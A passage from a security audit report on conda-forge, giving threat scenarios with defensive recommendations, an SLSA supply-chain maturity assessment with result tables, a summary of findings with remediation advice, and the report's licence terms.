- Remote code execution may be achieved through YAML deserialization if a zero-day vulnerability or a known vulnerable library is exploited. If executed within a process with access to privileged credentials, full organizational compromise may result.
- Remote code execution may also be enabled through JINJA2 server-side template injection during metadata rendering. If executed in a privileged context, successful exploitation may lead to full compromise.
- Feedstock repositories may be maliciously modified by compromised maintainers to target backend services. Malformed inputs (e.g., package names, metadata parameters, URLs) may cause backend services to perform unintended actions.
- Untrusted source code may be cloned into privileged services or GitHub Action filesystems, enabling exploitation via submodule loading, git hooks, or vulnerabilities in the git client. If conditions permit, remote code execution may occur.

### Recommendations

To enhance defenses against the identified scenarios, the following measures must be considered:

- Fuzz testing must be conducted on all components that process untrusted files, particularly *conda-smithy*.
- Critical libraries such as YAML and Jinja2 must be strictly monitored and promptly updated, with all patches applied to reduce remote code execution risk.
- Processes such as metadata rendering and YAML deserialization must be isolated in heavily sandboxed environments without access to sensitive data, including privileged credentials.
- A security pipeline must be implemented for supported languages as a universal template for feedstock maintainers. This pipeline should scan for security issues

and exposed secrets during the build process prior to repository commits. Tools such as *TruffleHog*<sup>76</sup>, *Semgrep*<sup>77</sup>, *Snyk*<sup>78</sup> and *jake*<sup>79</sup> may be leveraged.

## Threat 04: Denial of Service (DoS) Conditions

Shared infrastructure with limited resources and funding requires strict data consumption monitoring and rate limiting at each build stage. This is essential to prevent disruption of package publishing, ensuring timely propagation of security patches and maintaining pipeline reliability for dependent users and organizations.

### Attack Scenarios

The following attack scenarios must be considered to ensure a robust and reliable pipeline implementation:

- Malicious builds repeatedly executed or designed to perform time-consuming operations and generate large outputs may exhaust CI/CD resources or Anaconda channel storage, resulting in denial-of-service and blocking legitimate builds.
- Manual feedstock repository modifications may trigger compute-intensive backend operations (e.g., during git clone), causing denial-of-service. For example, Heroku components updating maintainers may fail on repositories containing large files.
- Malicious builds issuing high-frequency feedstock copy requests may trigger Anaconda rate limiting, preventing legitimate artifact publishing to the conda-forge channel.
- Advanced attackers may exploit denial-of-service conditions to halt package publishing, delaying the delivery of critical security patches and increasing the risk of mass exploitation of known vulnerabilities.

### Recommendations

To ensure service reliability, the following measures must be considered:

- Build limits must be defined and enforced to prevent malicious feedstocks from exhausting CI/CD resources or exceeding Anaconda channel quotas, thereby avoiding denial-of-service conditions.
- High resource consumption incidents must be monitored and investigated to identify deficiencies in rate-limiting mechanisms.

<sup>76</sup> <https://github.com/trufflesecurity/trufflehog>

<sup>77</sup> <https://semgrep.dev/docs/semgrep-ci/sample-ci-configs#sample-github-actions-configuration-file>

<sup>78</sup> <https://github.com/snyk/actions>

<sup>79</sup> <https://github.com/sonatype-nexus-community/jake>

## Threat 05: Sensitive Data Exposure & Logging Issues

Storing sensitive data in repositories or shared infrastructure increases the risk of data leakage. Debug logging, insufficient log rules, and improper retention settings may expose sensitive data or result in insufficient data for incident analysis. Logs and repositories must be reviewed regularly, and anomaly detection, alerting, and masking mechanisms must be implemented to enable early detection of data leakage and facilitate root cause analysis.

### Attack Scenarios

The following attacks must be considered when implementing logging and monitoring rules:

- Exposure of sensitive data in overly verbose logs, particularly debug logs in Azure DevOps pipelines, Heroku application logs, or GitHub Actions.
- Inability to reconstruct the attack timeline due to insufficient log retention. If logs are wiped, uncollected, or modifiable, forensic analysis may be impossible, preventing identification of when artifacts were exposed and potentially backdoored.
- Compromise of external components (e.g., 1Password vault or Pulumi infrastructure) due to weak security or inadequate logging and monitoring, resulting in undetected access to critical assets.
- Data leakage through internal communication channels when secret information is shared via Matrix, Zulip, or similar platforms.

### Recommendations

To ensure effective logging, monitoring, and handling of data leakage, the following measures must be investigated:

- Strict logging, monitoring, and alerting rules must be defined for all critical services, particularly those handling sensitive data such as tokens or credentials. Typical attack scenarios must be simulated to define early detection patterns.
- The following indicators of exploitation must be flagged and trigger alerts to core team members:
  - Repeated cross-feedstock publishing attempts, indicating failed CI/CD pipeline token abuse.
  - SSRF attempts targeting internal resources, such as tokens or secret variables in Azure environments.
  - Attempts to access canary tokens.
- Periodic reviews must verify that no tokens or sensitive information are logged in backend components, including internal services such as Heroku.



- A data retention policy must be established, and logs must be centrally collected to support forensic analysis. This includes CI/CD build logs, GitHub Actions logs, and application logs from services such as Heroku.

## WP4: conda-forge Supply Chain Implementation

### Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022<sup>80</sup>, reported an average yearly increase of 742% in software supply chain attacks since 2019. Some notable compromise examples include *Okta*<sup>81</sup>, *Github*<sup>82</sup>, *Magento*<sup>83</sup>, *SolarWinds*<sup>84</sup>, and *Codecov*<sup>85</sup>, among many others. To mitigate this concerning trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021<sup>86</sup>, named *Supply-Chain Levels for Software Artifacts (SLSA)*<sup>87</sup>.

This section evaluates the supply chain integrity of the conda-forge project using SLSA versions 0.1 and 1.0. SLSA provides a standardized framework for assessing software supply chain security and dependency integrity.

### Current SLSA practices of conda-forge

The conda-forge project is a community-driven GitHub organization that hosts repositories of conda recipes and provides packages for a wide range of software<sup>88</sup>. Components are built using GitHub Actions (e.g., *Miniforge*<sup>89</sup>) or Azure pipelines orchestrated by *conda-smithy* templates.

Security measures are implemented for package build and deployment, including a defined workflow for constructing, publishing, and maintaining packages. Source code is fetched only from trusted repositories (feedstocks). New feedstocks must be submitted to the staged-recipes repository for review. Upon approval and merge, feedstock creation is triggered.

OS-specific pipelines run in containerized environments. An allow list in the *feedstock-outputs* repository governs package publication, with human review required for any modifications. Only authorized maintainers can modify packages. Package immutability is enforced to prevent re-uploads to the conda-forge channel.

<sup>80</sup> <https://www.sonatype.com/press-releases/2022-software-supply-chain-report>

<sup>81</sup> <https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/>

<sup>82</sup> <https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/>

<sup>83</sup> <https://sansec.io/research/rekoobe-fishpig-magento>

<sup>84</sup> <https://www.techtarget.com/searchsecurity/handbook/SolarWinds-supply-chain-attack...>

<sup>85</sup> <https://blog.gitguardian.com/codecov-supply-chain-breach/>

<sup>86</sup> <https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html>

<sup>87</sup> <https://slsa.dev/spec/>

<sup>88</sup> <https://conda-forge.org/docs/#what-is-conda-forge>

<sup>89</sup> <https://github.com/conda-forge/miniforge>



While these practices align with the SLSA framework, the following sections address the specific practices and requirements of conda-forge.

## Source

The conda-forge project uses Git and GitHub for version control and codebase integrity. Each conda package is built from a conda-recipe maintained in a dedicated GitHub repository. These repositories include user-submitted recipes, scripts, configuration files, and CI pipelines for building and exporting the artifact. All contributions are reviewed by trusted developers to ensure controlled and responsible repository access.

## Build

Package recipes are stored in GitHub feedstock repositories. Packages are built and tested using CI/CD services and uploaded to the conda-forge channel on Anaconda.org. To ensure security and quality, builds are performed in isolated environments with explicitly pinned dependencies and automated testing. Dependency updates are managed by both automated bots and maintainers.

## Provenance

No evidence of properly formatted provenance compliant with the SLSA Framework was identified in the conda-forge repository. This outcome is expected, as SLSA adoption remains an ongoing industry process. Tools such as *GitHub Artifacts Attestations*<sup>90</sup> are beginning to support provenance generation, but widespread implementation remains limited.

---

<sup>90</sup> <https://github.blog/changelog/2024-06-25-artifact-attestations-is-generally-available/>

## SLSA v1.0 Framework Analysis

SLSA v1.0 defines a set of four levels that describe the maturity of the software supply chain security practices implemented by a project as follows:

- **Build L0: No guarantees** represent the lack of SLSA<sup>91</sup>.
- **Build L1: Provenance exists**. The package has **provenance** showing how it was built. This can be used to prevent mistakes but is trivial to bypass or forge<sup>92</sup>.
- **Build L2: Hosted build platform**. Builds run on a hosted platform that generates and signs the provenance<sup>93</sup>.
- **Build L3: Hardened builds**. Builds run on a hardened build platform that offers strong tamper protection<sup>94</sup>.

Based on the documentation provided by the conda-forge team, 7ASecurity conducted an SLSA v1.0 analysis, with the following results.

## SLSA v1.0 Assessment Results

The table below summarizes conda-forge results against the Producer and Build Platform requirements of the SLSA v1.0 Framework. Categories are grouped into source, build, provenance, and provenance contents. Each row indicates the SLSA level per control, with green check marks denoting compliance and red boxes indicating absence of evidence.

Implementer	Requirement		L1	L2	L3
Producer	Choose an appropriate build platform		✓	✗	✗
	Follow a consistent build process		✓	✗	✗
	Distribute provenance		✗	✗	✗
Build platform	Provenance generation	Exists	✓	✗	✗
		Authentic		✗	✗
		Unforgeable			✗

<sup>91</sup> <https://slsa.dev/spec/v1.0/levels#build-l0>

<sup>92</sup> <https://slsa.dev/spec/v1.0/levels#build-l1>

<sup>93</sup> <https://slsa.dev/spec/v1.0/levels#build-l2>

<sup>94</sup> <https://slsa.dev/spec/v1.0/levels#build-l3>

	Isolation strength	Hosted		—	—
		Isolated			—

*\*Partially complies.*

## SLSA v1.0 Assessment Justification

### Producer requirements

#### Choose an Appropriate Build Platform

conda-forge feedstocks are hosted on GitHub, a platform capable of generating SLSA Level 3 provenance. GitHub Actions can be leveraged to automate builds and support SLSA-compliant provenance using tools such as *GitHub Artifact Attestation*<sup>95</sup>, enabling cryptographic verification of artifact origin and integrity.

Packages are built and tested on Azure-hosted CI services before being uploaded to the Anaconda.org conda-forge channel. However, the current build system does not produce the signed and formatted provenance required for SLSA Build Level 2 or higher.

#### Follow a Consistent Build Process

This requirement mandates artifact generation through a consistent build process to establish clear consumer expectations<sup>96</sup>. conda-forge artifacts are built using a defined process based on conda-recipes and orchestrated by conda-smithy.

### Build requirements

#### Distribute provenance

Artifact producers are responsible for providing provenance to consumers. This responsibility may be delegated to the package ecosystem if provenance distribution is supported. conda-forge packages are distributed through conda-forge channels; however, conda packages are not distributed with provenance information.

<sup>95</sup> <https://github.blog/news-insights/product-news/introducing-artifact-attestations-now-in-public-beta/>

<sup>96</sup> <https://slsa.dev/spec/v1.0/requirements#follow-a-consistent-build-process>

## Provenance Exists

Provenance requires verifiable information about software artifacts. conda-forge packages are built and published using the Azure CI platform, with build logs available through Azure DevOps. These logs are unsigned and unstructured, providing only sufficient provenance for SLSA Level 1. They lack the structured format and cryptographic integrity required for SLSA Levels 2 and 3.

For example, the *earthkit-data-feedstock*<sup>97</sup> build log illustrates these limitations:

1. *Unstructured and Volatile*: Logs are human-readable and may vary between builds, containing timestamps, commands, and errors, but not formatted as verifiable statements.
2. *No Cryptographic Integrity*: Logs can be modified, lacking the signed attestations needed to ensure authenticity.
3. *Missing Explicit Provenance Metadata*: Logs do not capture the exact source commit, repository, environment, dependencies, builder identity, or artifact hashes.

Structured provenance can be created by extracting key data from Azure Pipeline logs and storing it in SLSA-compliant formats. To achieve higher SLSA levels, conda-forge can adopt tools such as *GitHub Artifact Attestations* and sign provenance using *Sigstore* (e.g., *cosign*<sup>98</sup> or *rekor*<sup>99</sup>) or equivalent cryptographic tools.

## Provenance is Authentic

Provenance must be signed with a private key accessible only to the hosted build platform to ensure trust and prevent tampering. This requirement can be fulfilled by enabling tools such as *GitHub Artifact Attestation* or by generating verifiable artifact attestations.

## Provenance is Unforgeable

The hosting platform must generate Provenance L3 to ensure resistance to tenant forgery. This requirement can be met by enabling tools such as *GitHub Artifact Attestation*.

<sup>97</sup> [https://dev.azure.com/conda-forge/feedstock-builds/\\_build/results?buildId=1197563&view=logs&j=\[...\]](https://dev.azure.com/conda-forge/feedstock-builds/_build/results?buildId=1197563&view=logs&j=[...])

<sup>98</sup> <https://github.com/sigstore/cosign>

<sup>99</sup> <https://github.com/sigstore/rekor>

## Hosted

This requirement mandates that all builds occur on a hosted platform using shared or dedicated infrastructure, not individual workstations. conda-forge packages are built on public CI machines hosted by Azure Pipelines; however, the absence of signed and formatted provenance prevents compliance with the hosted requirement for SLSA Levels 2 and 3.

## Isolated

This requirement mandates that build steps take place in an isolated environment, with external influence initiated only by the build process. Compliance with SLSA Build Level 3 cannot be achieved without signed and formatted provenance, even if builds run on ephemeral hosts (e.g., Microsoft-hosted agents), due to the absence of verifiable proof that the build occurred in a trusted and isolated environment.

## SLSA v0.1 Framework Analysis

SLSA v0.1 defines a set of five levels<sup>100</sup> that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **L0: No guarantees.** This level represents the lack of any SLSA level.
- **L1:** The build process must be fully scripted/automated and generate provenance.
- **L2:** Requires using version control and a hosted build service that generates authenticated provenance.
- **L3:** The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively.
- **L4:** Requires a two-person review of all changes and a hermetic, reproducible build process.

---





<sup>100</sup> <https://slsa.dev/spec/v0.1/levels>

## SLSA v0.1 Assessment Results

The following sections summarize the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the noted requirement was found.

Requirement	L1	L2	L3	L4
Source - Version controlled		✓	✓	✓
Source - Verified history			✓	✓
Source - Retained indefinitely			✓ <sup>18mo</sup> <sub>101</sub>	✓
Source - Two-person reviewed				✓
Build - Scripted build	✓	✗	✗	✗
Build - Build service		✗	✗	✗
Build - Build as code			✗	✗
Build - Ephemeral environment			✗	✗
Build - Isolated			✗	✗
Build - Parameterless				✗
Build - Hermetic				✗
Build - Reproducible				✗
Provenance - Available	✓	✗	✗	✗
Provenance - Authenticated		✗	✗	✗
Provenance - Service generated		✗	✗	✗
Provenance - Non-falsifiable			✗	✗

<sup>101</sup> <https://slsa.dev/spec/v0.1/requirements#retained-indefinitely>

Provenance - Dependencies complete				
Common - Security				
Common - Access				
Common - Superusers				

## SLSA Conclusion

The conda-forge supply chain security assessment confirms partial alignment with SLSA Level 1. Use of GitHub for source control and Azure Pipelines for automated builds satisfies Level 1 requirements, which emphasize scripted, reproducible builds and version-controlled sources.

Higher SLSA levels require additional measures, including provenance generation and cryptographic signing.

A phased approach is recommended:

- L1: Generate basic provenance.
- L2: Migrate to a hosted build platform with automatic attestation support (e.g., GitHub Actions).
- L3: Implement build isolation and signed attestations.

This progression will enhance integrity, authenticity, and traceability while systematically addressing supply chain security gaps. Although the current setup meets SLSA Level 1, upgrades are required for compliance with Levels 2 and 3.

## Conclusion

Despite the number and severity of findings encountered in this exercise, the conda-forge solution defended itself well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The conda-forge application provided a number of positive impressions during this assignment that must be mentioned here:

- The platform was found to be resilient against a broad range of attack vectors.
- A strong and effective security framework is maintained by conda-forge, despite the large scale of operations and the processing of thousands of third-party packages.
- Despite being community-driven and highly automated, the workflow ensures that only rigorously reviewed and verified code is released, which significantly reduces security risks.
- The project follows a responsible disclosure model for vulnerabilities, with private assessments conducted prior to public announcements. This process allows for timely fixes and keeps users well-informed.
- Security policies and procedures are documented clearly and consistently, which contributes to the community trust in the platform.
- The documentation is comprehensive and well-organized, enabling a thorough understanding of the system for external reviewers and new contributors.
- The team responded with maturity and speed when significant issues were reported, reflecting the strength of the conda-forge incident handling protocols.
- The architectural design incorporates modern CI/CD practices by delegating workloads to platforms such as GitHub Actions, and operating within lower-privilege contexts to reduce the impact of potential security breaches.
- The system, although complex, remains adaptable and compartmentalized in a way that helps minimize the impact of any single point of failure.
- The use of security tools, including those for scanning dependencies, revealed no significant vulnerabilities in the packages, which reflects diligence in software security hygiene.
- Tests on platform-specific implementations, such as for Windows and Linux, did not identify issues like DLL hijacking or problems with ASLR, suggesting a strong baseline of system-level security.

The security of the conda-forge solution will improve with a focus on the following areas:

- **Token Security and Credential Management:** Secure storage and handling of sensitive tokens must be prioritized. Sensitive tokens were found to be poorly protected, with one critical token leakage identified ([CON-01-012](#)), additional issues related to insecure storage practices ([CON-01-003](#)), and historical



exposure in GitHub commit logs ([CON-01-011](#)). Strengthening credential management and enforcing strict access controls are essential to reduce the risk of unauthorized access.

- Code Execution via Unsafe Input Handling:** Multiple components were found to process user-controlled input using unsafe evaluation methods. These included command injection through unsanitized input in the Miniforge installer ([CON-01-001](#)), insecure handling of recipe selectors ([CON-01-009](#)), and version parsing logic vulnerable to code execution ([CON-01-010](#)). These issues should be remediated by eliminating unsafe evaluation and implementing secure, structured parsing across components.
- Artifact Integrity and CI/CD Security:** A race condition in the artifact publication flow ([CON-01-013](#)), allowed for potential unauthorized modification of packages after validation. A secure, atomic publication mechanism should be implemented to preserve artifact integrity and ensure safe deployment in community-maintained pipelines.
- External Data Processing:** The tar extraction logic in *conda-build* was found to be vulnerable to path traversal via crafted archive contents ([CON-01-008](#)). Input sanitization and secure extraction routines should be adopted to mitigate directory traversal risks when handling untrusted external data.
- File Permissions and Build Scripts:** Weak default permissions were found on temporary build scripts ([CON-01-006](#)), and insecure defaults were observed in other file generation processes ([CON-01-005](#)). These should be addressed by enforcing strict file permissions and using atomic operations for file creation.
- Cryptographic Hardening:** Insecure encryption was observed due to the use of PKCS1\_v1\_5, which is susceptible to Padding Oracle Attacks ([CON-01-002](#)). A transition to RSA-OAEP should be prioritized to ensure confidentiality in token handling and other cryptographic operations.
- Container and Binary Security:** The use of the root user as default in Docker containers introduced a privilege escalation risk ([CON-01-004](#)), and the absence of hardened runtime entitlements in Miniforge3 binaries on macOS may permit DYLIB injection ([CON-01-007](#)). Security posture can be improved by enforcing non-root users and applying binary hardening techniques.
- Legacy Component Management:** Several outdated assets were observed, including Docker images that had not been updated for several years. Regular reviews and updates of legacy infrastructure components should be performed to reduce exposure to known vulnerabilities.

All issues identified in this report, including informational and low severity findings, should be addressed where feasible. This will significantly strengthen the security posture of the application and reduce the number of findings in future audits.

Once all issues have been addressed and verified, a more thorough assessment, preferably including a follow-up source code audit, is recommended to ensure adequate security coverage of the platform.

Future audits should be allocated greater budgets to enable deeper testing of complex attack scenarios. These may include third-party integrations, features requiring full application logic coverage, authentication flows, implemented challenge-response mechanisms, subtle vulnerabilities, logic bugs, and complex issues stemming from dependency behavior in the context of the application. The scope may also be expanded to include other internet-facing conda-forge resources.

Regular testing is recommended, at least annually or before major deployments, to ensure that new features do not introduce security vulnerabilities. This approach will consistently reduce the number of security issues and increase the resilience of the application against online threats over time.

7ASecurity would like to take this opportunity to sincerely thank Jaime, Matthew R. Becker, Chris Burr, Cheng H. Lee, Marius van Niekerk, Jannis Leidel, Axel Obermeier and the rest of the conda-forge team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Open Source Technology Improvement Fund (OSTIF) for facilitating and managing this project.

## License and Legal Notice

This report is licensed under the *Creative Commons Attribution-ShareAlike 4.0 International (CC BY-SA 4.0)*<sup>102</sup> license.

You are free to:

- **Share** – copy and redistribute the material in any medium or format
- **Adapt** – remix, transform, and build upon the material for any purpose, even commercially

Under the following terms:

- **Attribution** – You must give appropriate credit to 7ASecurity, provide a link to the license, and indicate if changes were made. You may do so in any reasonable manner, but not in any way that suggests 7ASecurity endorses you or your use.
- **ShareAlike** – If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original.

Exceptions and Restrictions:

- **Trademarks and Logos:** The 7ASecurity name, logo, and visual identity elements (such as custom fonts or design marks) are not licensed under CC BY-SA 4.0 and may not be used without explicit written permission.
- **Third-party Content:** Any third-party content (e.g., open source project logos, screenshots, excerpts) included in this report remains under its respective copyright and licensing terms.
- **No Endorsement:** Use of this report does not imply endorsement by 7ASecurity of any derivative works, use cases, or conclusions drawn from the material.

**Disclaimer:** This report is provided for informational purposes only and reflects the state of the target project at the time of testing. No warranties are provided. Use at your own risk.

---

<sup>102</sup> <https://creativecommons.org/licenses/by-sa/4.0/>